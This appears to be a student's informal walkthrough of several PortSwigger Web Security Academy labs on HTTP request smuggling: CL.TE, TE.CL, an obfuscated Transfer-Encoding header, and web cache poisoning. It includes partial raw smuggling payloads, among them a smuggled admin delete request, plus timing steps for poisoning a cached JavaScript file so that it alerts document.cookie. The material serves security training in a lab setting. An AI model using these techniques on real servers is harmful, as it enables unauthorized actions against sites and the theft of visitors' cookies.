
GET /admin/delete?username=carlos HTTP/1.1
X: X
```

Lab: HTTP request smuggling, basic CL.TE vulnerability

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method


GPOST.



"now send another request, normal request"

"and hence you have solved"

"simple easy"




Lab: HTTP request smuggling, basic TE.CL vulnerability

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method

GPOST.



POST / HTTP/1.1

Host: 0ada006d03ec933981a4b706006500ce.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 4

Transfer-Encoding: chunked

5c


GPOST / HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 100

x:

0




Lab: HTTP request smuggling, obfuscating the TE header

This lab involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method

GPOST.

- here both are using TE in default
- but there is case if anything went wrong then they look for CL "content length"
- so lets check which one is looking for condition
- so we can convert one for TE and another one for CL




"here front end server is looking for TE"

"and in second transfer-endcoding we made small mistake T and E made small"

"and ther value is bar"

"so back end server say there is something wrong in TE lets go for CL"




Lab: Exploiting HTTP request smuggling to perform web cache poisoning

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is configured to cache certain responses.

To solve the lab, perform a request smuggling attack that causes the cache to be poisoned, such that a subsequent request for a JavaScript file receives a redirection to the exploit server. The poisoned cache should alert

`document.cookie`.




"we have succes fully injected our code in exploit server"

"now bassicaly we have to make cache to this request so anyone will request"

"any static file they will get popup"

"now let find which request has been cached"



"we got the js file is cached on server"


"so take it in repeater and and send that satic js file request till"

"age become or come near to the maximum age where max-age=30"

"so send again and agian normal age will increase"


"when normal age become near like 26 or 27"

"send the smuggle request"




"after that if you send again js file request you will see only cache poisoned one"

"till 30 second any one will request for js they will get popup"



“refresh the home page and see what !!!!!!! popup”



Lab: Exploiting HTTP request smuggling to perform web cache deception


This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is caching static resources.

